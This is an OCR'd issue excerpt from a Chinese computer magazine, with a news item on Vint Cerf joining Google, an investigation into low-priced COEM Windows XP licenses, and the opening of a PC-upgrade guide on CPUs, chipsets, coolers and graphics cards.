先驱

Google宣布它已经聘用了互联网先驱温顿·瑟夫,瑟夫将帮助它开发面向新一代应用程序的基础架构、系统、标准。瑟夫在1973年与罗伯特·卡恩联合设计了TCP/IP。瑟夫还在为美国国家航空和航天局的喷气推进实验室(NASA)开发用于外层空间的全新通讯协议。该项目旨在创建行星间的互联网连接。


CF [XW03]

500 多元买正版 COEM 版 Windows 你了解多少?



■新闻采访部记者　张健

本期报料者各获奖金 100 元
报料信箱:viewpoint@cfan.com.cn



和大家的心情一样，记者也是第一次听说微软的正版 Windows XP 操作系统售价仅仅为500多元。和微软动　199X元的软件价格策略相比，500多元已经是部分电脑用户可以接受的价格了。但事出有因，正如这位报料的读者所说，500多元的价格只能买到一种 COEM 版的 Windows 。经过初步调查，记者发现微软低价软件的背后隐藏着太多鲜为人知的“秘密”。

500 多元正版 Windows，哪儿来的?

记者为核实情况，首先登录了 it168.com 查询正版 Windows XP 的销售状况。在该网站收录的相关类别产品中，确实有一种全称为“Microsoft Windows XP Home Edition COEM”，其最低售价仅为565元人民币。而另一种全称为“Microsoft Windows XP Home Edition (中文版)”，其售价最低也要950元。两者在描述中基本相似，只是名称相差“COEM”字样。



it168.com 网站上刊登的有关销售信息

为进一步了解软件内在的差别，记者连续拨通了6家微软授权经销商的电话。某经销商肯定地回答，两种产品完全一样，除了包装略有不同。COEM 属于简装，另一种价格较贵的是盒装而已。然而，事情真如这位经销商所说的话，试想一下，还会有为了购买同一套操作系统而多花“冤枉钱”的消费者吗？难道是消费者捡了便宜？

紧接着，记者走访了其中的一家多年销售软件并提供软件技术支持的经销商。负责接待记者的客户经理同时拿出了COEM 版和盒装版的两套 Windows XP Home 版的软件，记者注意到“简装”的包装只有一层塑料薄膜包裹，其中是一张纸质光盘袋封装有 Windows XP Home Edition 字样的光盘，一张激光防伪商标印有安装序列号码；“盒装”的和大家在软件超市里见到的零售版没什么两样，光盘、说明书一应俱全。当记者问及两种软件的来源时，这位客户经理的回答是：两种包装的产品均来自微软公司。

同一家公司，同时销售品质相同的产品，价格却相差一半，这不得不使记者怀疑微软的葫芦里到底卖的什么药？在接下来的采访中，记者逐步接近微软软件销售背后的真相。

“简装”与“盒装”有区别

正如多数经销商所说，他们对微软为何要这样做也知之甚少，与微软的关系也只是一种代理销售软件的关系。记者随即拨通了微软800服务电话，以一位普通消费者的身份与一位30号客户服务代表取得了联系。就消费者普遍关心的价格差异、是否正版、激活等问题，记者得到了的消息是：

第一，COEM 版是微软允许经销商向购机



图片所示为 COEM 版 Windows XP 操作系统，打开塑封包装后，内容很简单

用户提供的操作系统解决方案,和零售版操作系统一样,也需要经过安装、激活等过程。


第二,COEM 版不包含微软提供的 90 小时免费售后服务,只采用简易包装形式,此两点是与零售版操作系统最大的区别之处。值得补充的是,COEM 的售后服务责任应由经销商承担,并不意味着没有售后服务。

在这位工号 30 的客户服务代表的指引下,记者登录了微软COEM产品的官方网站(http://www.microsoft.com/china/coem/),得到了更多有用的信息。

COEM 价格低　量不足

在微软(中国)网站上的一个名为"随机版产品(COEM)常见问答"的网页上,记者发现,如此一款价格便宜的随机版产品却不是对所有消费者都适用的,它的主要销售对象也并不是终端消费者。具体表现为:

首先,用户电脑中更换硬件后不方便再作激活。用户在对于安装有 COEM 版系统的电脑上添加、更换、减少配件



截图来自微软官方网站 www.microsoft.com/china/coem,上面清晰地指出了只要有激光防伪码就可以证明软件的合法性

后,如果系统提示需要再作激活后才能继续使用,用户须联系激活中心并提供相应的购买证明(比如发票)。也就是说,一套软件只能苛刻地安装在一台配置不变的电脑上。

其次,终端用户很难取得应有的售后服务。采访中,多数代理商只提到软件的价格优势,而对于激活方法、售后服务等问题,要么避重就轻,要么只字不提。但是,按照微软的规定,"提供软件安装的系统制造商负责该软件的全部最终用户支持服务;系统制造商必须向用户提供支持服务电话(PC 帮助文件或最终用户文档)。"而如果终端用户得到了COEM产品,而不是从系统制造商处获得,微软的解释是:经销商负责该产品的售后服务。但习惯了有问题找厂商的消费者,谁会知道这些复杂的规定呢?如果打电话到微软而又不能得到服务,那消费者的利益谁来维护呢?看来,微软对于经销商的培训还需要做到位。

经销商:我们也是赔本赚吆喝

经销商因自身规模太小而未按照微软的要求去提供应有的服务肯定是不对的,但就是一直从事软件销售和售后服务的正规经销商,生意做得中规中矩,却也叫苦连天:"卖软件,我们基本上是赔本赚　喝。为了达到软件厂商季销售百万套的目标,不少零售版的产品,我们都是把该得的返点让利给消费者。以微软建议售价为1998元的 Windows XP Professional 来讲,实际销售价格1600多元,真的不赚钱。像我们这样有资质代理微软全线产品的经销商都如此,那其他人的日子也好过不了哪儿去啊。"

据了解,经销商按照资质的不同,可以代理的微软产品从 COEM 版到零售版,到授权许可证,再到软件正版化等多层次产品。COEM 虽然便宜,却也有利可图,因为"识货的"绝大多数是系统集成商和系统制造商。反而是零售版不太好卖,价格曲高和寡不说,经销商的返点都算进去也赚不了钱,所以大家不怎么爱做。

买正版软件 我应付出多少?

听完上面的讲述,你是否在考虑,买质优价廉的正版软件竟有如此多的讲究?几百元的价格就能帮所有人都圆一个正版梦吗?


李先生刚买装了一台电脑,考虑到成本,他选择了一套 850 元的 COEM 版 Windows XP 专业版,比起零售版 1600 多元的价格,他节省了将近 800 元的支出。在电脑使用一段时间后,他希望升级一下内存、显示卡、光存储和 CPU,却发现自己的 Windows XP 再也无法激活了。因为他深知盗版之害,不得不忍痛割爱地重复购入一套 850 元的 COEM 版 Windows XP 专业版。

李先生的公司也有 100 多名员工,按照人手一台估计,购买 COEM 版的费用在 85000 元左右,但此做法按照微软授权经销商的解释,是违反销售规定的。李先生的公司可以选择购买一套 1600 多元带光盘的零售版 Windows XP,然后购买 100 余个价格在 1300 元左右的授权许可证(就是激光条形码),如此的花费就在 131600 元以上。

都是正版软件,一种包装简单,一种包装精美;都是保护软件著作权,一种花费百余元,一种花费足够贫困地区百姓购置一台电脑;都是安装微软的正版操作系统 Windows XP,COEM 版就可以帮企业节约数万元的信息化成本,虽然做法有待商榷。

既然软件企业希望让消费者得到更多实惠,为什么不光明正大地将售价降低到消费者可接受的范围内呢?推出"简装"产品,无非是要降低消费者的总体拥有成本,那为何又强加限制,让消费者不能明明白白消费呢?难道购买正版软件的消费者只会看中价格本身吗?

CF [XW04]




《电脑爱好者》编辑部 十·一倾情奉献






或许我天生是一个比较多愁善感的人，总之每当说到秋天，我想到的第一个词语不是“收获的季节”，而是“多事之秋”。而选择在“多事之秋”来升级电脑，并不是因为电脑多事，只是我们自己比较多事而已。

其实，升级本身是快乐的，在大约十年以前，我购买自己第一台电脑的时候，无论是CPU、主板还是内存硬盘，甚至连键盘和鼠标都没有太大的选择余地。但我仍然沉浸在那种绞尽脑汁却还难以取舍的思考快乐中。再看看现在，市场上琳琅满目的各种配件，每一个包装盒中都存放着我们的快乐，如阿拉丁神灯般等我们去逐一擦亮。

性能？稳定性？扩展性？实用性？每一种选择即一种取舍。在十·一来临时，让我们用清醒的头脑和品味快乐的心态，共同去体会一个不一样的“多事之秋”，只因为，我们升级在秋天！





升级在秋天

核心篇

■ CPU 升级策略　■如何查找 CPU 支持信息?
■如何更换 CPU?　■ CPU 散热风扇小心装　■ Intel CPU 升级策略

基础平台篇

■ Intel 系列芯片组升级建议　■ VIA 系列芯片组升级建议
■ SiS 系列芯片组升级建议　■ nVIDIA 系列芯片组升级建议
■ AMD 系列芯片组升级建议

显示卡篇


■性能引导价格　■要最新还是要最适合?
■换显卡，驱动程序有讲究!　■主板设置对显卡性能的影响也很大


内存篇

■多大的内存才合适?　■内存升级策略　■双通道的问题
■如何确定双通道已开启　■内存的升级经验

硬盘篇

■双硬盘，立新不废旧　■正确开启 NCQ　■芯片组的 SATA 模式
■突破大容量的限制　■ 32GB 容量限制　■再破 137GB 容量限制





■策划:《电脑爱好者》编辑部
■监制：达利　帅伟　拱旭东
■执笔：Wincat　李国良　魂碎

Prescott

市场上主流的CPU核心，90nm制造工艺和更多的流水线结构，采用Socket 478接口和LGA 775接口，核心电压1.25V-1.525V，L1数据缓存16KB，而L2缓存则从512KB到1MB。前端总线频率分为不支持超线程的533MHz和支持超线程的800MHz以及1064MHz，封装方式采用PPGA。





Tualatin

Tualatin采用0.13um制造工艺，封装方式采用FC-PGA2和PPGA，核心电压在1.5V左右，主频范围从1GHz到1.4GHz，其性能超过了早期低频的Pentium 4系列。

Athlon XP


早期的Athlon XP核心采用的是Palomino，0.18um制造工艺，核心电压1.75V左右，二级缓存为256KB，前端总线266MHz。随后采用Thoroughbird，0.13um制造工艺，核心电压1.65V~1.75V左右，前端总线266MHz和333MHz。Thorton是第三种核心，0.13um制造工艺，核心电压1.65V左右，前端总线频率为333MHz。最后是Barton核心，0.13um制造工艺，核心电压1.65V左右，二级缓存提升到512KB，前端总线频率有333MHz和400MHz两种。





Athlon 64

Athlon 64系列CPU核心有Clawhammer和Newcastle。Clawhammer核心采用0.13um制造工艺，1.5V左右核心电压，1MB二级缓存，mPGA封装，Hyper Transport总线，并内置1个128bit的内存控制器。而Newcastle核心二级缓存降为512KB，其他性能和Clawhammer核心基本相同。



Northwood

目前市场上一部分Pentium 4和赛扬所采用的核心，采用0.13um制造工艺，Socket 478接口，核心电压在1.5V左右，封装方式采用PPGA FC-PGA2和PPGA。




新Duron


AppleBred核心，0.13um制造工艺，1.5V左右核心电压，64KB二级缓存，和Athlon XP一样的OPGA封装，前端总线频率仅为266MHz。

Willamette

早期的Pentium 4和P4赛扬所采用的核心，0.18um制造工艺，前端总线频率为400MHz，核心电压1.75V左右。接口方面，Pentium 4先是用Socket 423接口，后来改为Socket 478接口，P4赛扬全是Socket 478接口。



核心篇



CPU升级策略

大多数人都认为：CPU的主频越高，性能也越好。但是，对于Intel的CPU而言，这种看法有时却行不通……

想把Tualatin赛扬1.1GHz的升级到奔腾4，可钱不多，1.7GHz的赛扬4应该是不错的选择吧。不过，如果我告诉大家奔腾4由于管线太长，工作效率不如奔腾3，而1.7GHz赛扬4的性能不如1.1GHz的Tualatin赛扬呢？类似的情况还有，比如把赛扬4 2.0GHz（Northwoo核心）升到2.4GHz的赛扬D（Prescott核心）。要知道赛扬D的缓存虽大、FSB虽高，但无奈又是超长管线，所以您花数百元外加主板不支持的风险换来了不到4%的性能提升，也许用这些钱升级显卡和内存所带来的效果会更明显。所以，从性能而论，低档的老式赛扬升级成高端新赛扬，是不值得推荐的！

实际上，正由于Intel CPU的架构多变，所以时不时会出现新不如旧的现象。总而言之，对于像主频在1GHz左右的Tualatin或Coppemine核心的CPU，如果您的升级目标达不到2GHz以上的奔腾4或AthlonXP 1700+等级的产品，那么还不如不升，超频让他们继续发挥余热就好了。如果您正在使用Socket478的奔腾4，而现在又想升级CPU的话，那么笔者建议您选择高频的Northwood CPU，最好不要考虑Prescott核心的CPU（在相同频率的情况下，Prescott比Northwood慢不少，而且前者更易与主板发生兼容性问题）。另外，升级CPU时应避免把奔腾4“升级”到同核心高频赛扬的情况（如把2.0GHz的Northwood奔腾4升级到同为Northwood核心的2.4GHz赛扬4），这也是一个笑话。

小贴士

一些升级CPU时的经验

a.安装新CPU前，请确保主板BIOS已刷至最新版本，并最好清一次COMS（记得拔掉主机电源）。

b.假如您的主板上插有一根以上的内存条，建议在升级后的首次开机时只保留速度最快的一根内存条，并将其置于DIMM1上，待开机成功后再将余下的内存条插回主板。这是因为一些芯片组（特别是Intel的芯片组）在高FSB下只支持1~2根内存条，如果当时主板装有较多的内存条，那么可能会无法开机，从而造成主板不支持新CPU的假像。

c.如果您在更换主板和CPU后无法开机，请考虑电源的兼容性问题。

d.一些P4的主板需要靠跳线设置CPU类型，错误的设置会导致无法开机。

我们该怎么做?


如何查找CPU支持信息?

经常在硬件论坛上看到这样的提问:究竟XX主板能否支持某某CPU?其实,这样的问题不必寻求他人的解答,因为主板厂商早就给出了答案,他们都会提供一个"CPU支持列表",您可以通过该表了解自己的主板是否能支持某种CPU。

这里以微星MS-6580为例,如果想看看它能否支持Prescott的CPU,可以来到微星的繁体站点。您可能会觉得奇怪,微星明明有简体站点,为什么非要到繁体站点呢?这是因为我国台系主板厂商的繁体站点一般更新较快,资料也更详尽。到了微星的网站,从"技术服务"中找到了"CPU支援状态"(有的主板厂商的"CPU支持列表"会夹杂于相关主板的介绍中)。微星的网站做得比较好,可以直接以型号搜索。如果您的主板来自非零售渠道(如品牌机),那么其型号可能不会出现在主板厂商的主页上,这时您只能通过联系相关厂商以获取所需资料了。

查找主板的BIOS或CPU支持列表时,您可能会发现这样一个现象,就是主板型号后面通常会带个"V x.x"、"Ver:x.x"或"PCB Ver:x.x"之类的提示,有点像软件的版本号。其实,这个号码就是主板的硬件版本,有时尽管两款主板型号一样,甚至长得一样,但由于版本不同,升级能力也会有着巨大差别。因此,建议您留意这些不起眼的版本号,以免空欢喜。他们会印在主板上,一般会和主板的型号和厂牌等信息印在一起,也有些主板厂商会将其印在主板的边沿。另外,您也会在网页上碰到型号后没有标注版本号的情况,这表明此信息适用于该型号的所有版本。

需要注意的是,主板厂商提供的检测结果通常



左上角的"REV:3.2"就是版本号

比较保守,有时会出现检测结果上说不支持某种CPU,但实际却可用的情况。因此,如果您对主板厂商检测结果不放心,那么您可以以"主板型号+目标CPU"作为关键词(如"MS-6580+Prescott",前面不要带主板品牌)在搜索引擎碰碰运气(包括论坛的搜索引擎)。

如何更换CPU?

传统的CPU安装大家比较熟悉,这次我们找个特别的CPU来安装,如Intel的LGA775接口的主板。

全新的CPU架构——LGA775很脆弱,如果操作不当,一不留神就可能导致主板Socket T插槽损坏报废。这里简单介绍一下LGA775处理器的安装方法:

1. 主板Socket T插槽由金属压盖、金属拉杆、金属底座以及弹性接触点组成。弹性接触点负责和处理器底部的金属接触点之间连接,依靠弹性接触点的金属弹性来和处理器底部保持紧密接触。Socket T插槽上覆盖有塑料保护盖,先掀起侧面的金属杆,打开上面的金属框,插槽完全展现出来,拿出处理器后,到这儿要多加注意了,手千万不要碰到主板Socket T插槽上的针脚和CPU底部的圆触点。



借助专门的安装工具对LGA CPU进行安装会安全许多

2.将处理器上的凹槽和插槽对准,方向不要搞错,轻轻放在上面,现在可以把插槽的金属框扣下,金属杆扣下,就会大功告成。

其实只要多加小心,注意手千万不要碰到主板Socket T插槽上的针脚,和CPU底部的圆触点。一般是不会损坏主板或处理器的。

CPU散热风扇小心装



毋庸置疑,CPU的散热是最重要的,否则烧坏就得不偿失了。炎热的盛夏,如果CPU常莫名其妙地死机,不如换个大功率的风扇试试,也许会解决故障。仅仅是风扇,就不用动散热片,把风扇螺丝拧下来就很容易更换风扇了。


风扇一般安装步骤如下:

第一步:在CPU的核心上均匀涂上足够的散热膏。注意不要涂得太多,只要均匀地涂上薄薄一层就行。

第二步:将散热片妥善定位在支撑机构上,再将散热风扇安装在散热片的顶部向下压风扇直到它的四个卡子锲入支撑机构对应的孔中。

第三步:将两个压杆压下以固定风扇,注意每个压杆都只能沿一个方向压下。

第四步:最后将CPU风扇的电源线接到主板上3针的CPU风扇电源接头上,否则风扇不工作的话不要见怪。




如果散热片安装不正确,也很有可能会对CPU造成损坏,例如扣具过松或过紧,着力点没有正对着CPU内核,都是隐患。


安装时注意:


1.大功率风扇的震动一般较大,如果扣具过松,会导致CPU内核被震动的散热片磨损,甚至报废。


2.如果扣具过紧,安装时容易压坏CPU内核。


3.如果着力点没有正对着CPU内核,就会导致散热片与CPU内核接触不良,甚至只接触到一边,从而导致导热不良,再好的CPU风扇也会中看不中用。



主板上的各种扩展插槽


被散热器覆盖的北桥芯片



内存插槽


主板的各种扩展接口




SATA 硬盘接口

基础平台篇



芯片组是整台电脑的中枢，它既决定了电脑的基本功能，也决定了其升级空间。因此，升级电脑自然要从了解芯片组的特性开始。

intel

i810/E：i810是一款包含大量先进技术的芯片组，其独特的Hub架构已经成为了当今芯片组的标准配置。不过，再先进的技术也经不起时间的"摧残"，如今采用i810的电脑已毫无任何升级价值：不支持大内存和大硬盘（大于137GB），只支持很老的显卡（性能低下），就连CPU升级也只能到Coppermine为止。因此，对于这样的老产品来说，整套换新也许才是最经济的方法。

升级建议：整套换新

i850/E：这同样是一款技术先进的芯片组，但RD-RAM在PC领域的倒台却注定了其悲惨的命运。从升级潜力来看，i850比上面提到的i810大得多，完美支持AGP 4X/8X显卡，支持2GHz以下Northwood奔腾4（需超频）和大硬盘等……当然，光有这些还不够，在这个时代，我们还需要大内存，但问题就来了：目前一条二手256MB RD-RAM的价格近500元。

假如我们把原来的i850+256MB RD-RAM卖掉（可值350元左右），再加上原来准备买内存的钱，足够买块好主板+新内存，何必把钱花在i850平台的升级上呢？

升级建议：整套换新

i815E/EP/-T：i815系列有着SD-RAM芯片组中最强的升级能力。没有过多的内存容量限制，完美支持137GB以下容量的硬盘，完美支持AGP 4X显卡等，这些都让其他芯片组望尘莫及。在CPU升级方面，i815系列大多可以支持高主频的Coppermine核心CPU，而i815x-T更是可以支持高性能的Tualatin PⅢ。目前能买得到的Tualatin PⅢ最高频率为1.3GHz，这个CPU的实际性能绝对不亚于1.8GHz的P4。不过需要注意的是，早期的i815主板由于供电部分达不到要求，因此并不支持Tualatin PⅢ，虽能通过改造支持Tualatin，但风险极大，而且不稳定。

升级建议：内存、显卡或容量小于137GB的硬盘

i845D：这是Intel第一款支持DDR内存的芯片组，但由于该芯片组最多只支持400MHz FSB，所以使用i845D芯片组的主板基本上没有CPU升级潜力。少数主板厂商通过电路优化让i845D也能支持800/533 MHz FSB的CPU，但这类845D主板大多只能上Northwood，极少数支持Prescott，而且在800MHz FSB大多只能支持一条内存条，十分勉强。因此，如果您打算在这类主板上安装800MHz FSB CPU的话，建议还是更换主板吧。

因为把旧的845D主板卖掉后，加一两百元就可以买块848P主板了，但后者显然能更好地发挥新CPU的潜力。除此以外，i845D对新内存、显卡和硬盘的支持较宽松。

升级建议：内存、显卡或硬盘

i845E/845PE/Gx：不少人可能会把i845D和i845E/PE、845Gx搞混，毕竟他们的参数很相似。其实，i845E只是在i845D的基础上加入对533MHz FSB的支持，而i845PE又在i845E的基础上加入了DDR333的支持（但只支持两条内存条同时工作在DDR333），845Gx则整合了性能相当于GeForce2 MX200的图形核心（注意：i845GL只能支持400MHz FSB）。从实际使用经验来看，i845E/845PE/Gx的升级CPU能力并不比i845D好多少，同样是稳定支持Northwood，但上Prescott则比较″悬″。

升级建议：内存、显卡或硬盘

693A/694X/PM133：这是三款曾经　　风云的芯片组，当年惹得Intel大棒相向。不过，时间是无情的，当年再先进的产品今日也会面临″尚能饭否″的窘境，693A首当其冲。这款芯片组可以支持PC-133的内存，但由于只支持AGP 2X，因此注定和大多数新显卡无缘（开机后会冒青烟T_T），出局！694X则稍微好些，在693A的基础上支持AGP 4X，但需要注意的是694X分CD和CE两个版本，其中前者对AGP 4X的支持有如″摆设″，虽不会″冒青烟″，但也麻烦不断，小心为妙（请注意升级主板和显卡的BIOS，并考虑有可能发生的显卡退换问题）。PM133由于推出时间较晚，因此对AGP 4X的支持不错，和CE版本的694X相当。需要注意的是，这三款芯片组在大硬盘的支持上同样存在问题。

升级建议：内存、显卡或容量小于137GB的硬盘

P4X266(A)/P4X266E/P4M266(A)/P4X400：这4款芯片组都是Intel高压时代的产物，但当时仍有不少主板厂商冒着被″　　″的风险推出相关主板。从性能上说，这4款芯片组的性能不输于同类的Intel产品，但当时由于这4款芯片组走的都是中、低端定位，因此在升级能力上稍逊一筹，基于这4款芯片组的主板上Prescott的可能性不大，最多上上Northwood就算了，像P4X266和P4M266这类只支持400MHz FSB的芯片组可能连上Northwood的机会都没有。当然，后期同样有主板厂商通过改进让他们支持Prescott，但效果不太理想，而且早期版本P4X266/P4X266E/P4M266/P4X533可能还会影响″超线程″的性能发挥。

升级建议：CPU、内存、显卡或硬盘

KT133(A)/KM133：KT133(A)、KM133和694X属于同时期的产品，因此他们有很多相似之处——只能升级内存、显卡和容量小于137GB的硬盘。虽然KT133A和KM133都支持133MHz FSB，但实际上最多能跑Thunderbird和Palomino核心的AthlonXP，大多跑不了Thoroughbird核心的产品，这使得升级CPU变得毫无意义。

升级建议：内存、显卡或容量小于137GB的硬盘

KT266(A)/KM266：KT266(A)/KM266是早期支持DDR内存的AMD平台芯片组，因此升级能力较KT133(A)/KM133好很多，基本都能上Thoroughbird核心的AthlonXP（早期具备DDR和SD-RAM双插槽的KT266主板则不一定支持）。

升级建议：CPU、内存、显卡或硬盘

730S：730S芯片组提供了一根AGP 4X插槽，但从实际情况来看，这根插槽的性能较弱，不利于升级。与同期的芯片组一样，730S也在大硬盘的支持方面存在问题。

升级建议：整套换新

735：735曾是AMD平台的一代性价比之王。既然提到735，那么就不能不说ESC K7S5A。这款主板虽然发布较早，但由于众多高手的努力，K7S5A的升级潜力变得十分强大：只要您的K7S5A的PCB版本为3.1，就可以到网上http://www.ocworkbench.com/2002/ecs/k7s5aguide/下载一个BIOS。刷新后，您的K7S5A就可以支持Thoroughbird和Barton核心的AthlonXP了。

746：746是第一批支持133MHz+AGP 8X的芯片组，上Thoroughbird核心的Athlon XP不会有大问题，但能否上Barton则要看主板的造化了。

645(DX)/648(FX)/655：这5款芯片组应该还算比较主流的产品。其中，645支持400 MHz FSB，645DX和648支持533 MHz FSB，而648FX和655则支持800 MHz FSB。应该说这5款产品的升级潜力还不错，上Northwood不会有问题（645需小心），而上Prescott的机会则比较渺茫（648FX除外）。

升级建议：CPU、内存、显卡或硬盘

nForce2 IGP/ nForce3：nForce2 IGP的升级问题主要集中在对200MHz FSB的支持上。众所周知，nForce2 IGP集成了性能较好的图形核心，这使得其发热量远高于nForce2系列的其他产品，有时上200MHz FSB的CPU时不太稳定。而nForce3可能会与E3版本的Athlon 64存在兼容性问题。


升级建议：加强芯片组的散热并且升级BIOS即可。

AMD 760：升级潜力和KT266(A)/KM266类似，但早期具备DDR和SDRAM双插槽的760主板同样要小心，因为他们不一定支持Thoroughbird核心的Athlon XP。


升级建议：CPU、内存、显卡或容量小于137GB的硬盘



显卡供电接口




显示卡上的显示缓存




显示卡上的VGA接口和DVI接口




PCI-E接口的显示卡



AGP接口的显示卡



显示卡



性能引导价格

现在的主流显卡主要分500元～700元，700元～1300元，1300元～2000元几个价格段。

500元～700元这个价位可以选择Radeon 9550，Radeon X550，GeForce 6200A，GeForce 6200TC。Radeon9550可谓风光一时，凭借良好的核心设计与超频能力雄霸低端市场。现在ATi又推出了Radeon X550作为Radeon 9550在PCI-E平台替代品。GeForce6200A虽然只有64位显存，但性能并不比标准版的Radeon 9550差，而且它还将SM3.0带入了低端显卡市场（可以提供更真实漂亮的画面），值得选择。GeForce6200TC由于要占用系统内存只推荐大内存用户使用。

700元～1300元左右的价位主要是NVIDIA的GeForce6200、GeForce6600LE、GeForce6600、GeForce6600GT和ATi的Radeon X700在竞争。其中GeForce6200因只具备4条染流水线而限制了性能上的发挥，并且由于硬件屏蔽丧失了软改的能力，现在逐渐被支持SLi的GeForce6600LE取代。GeForce6600的优点在于完整的DirectX9c支持和硬件视频加速，而Radeon X700的优势在于高于GeForce6600的核心/显存频率。最近厂商的疯狂降价行为把6600GT也带到这个价位的市场对X700进行绞杀，使之成为这个价位的最佳选择。

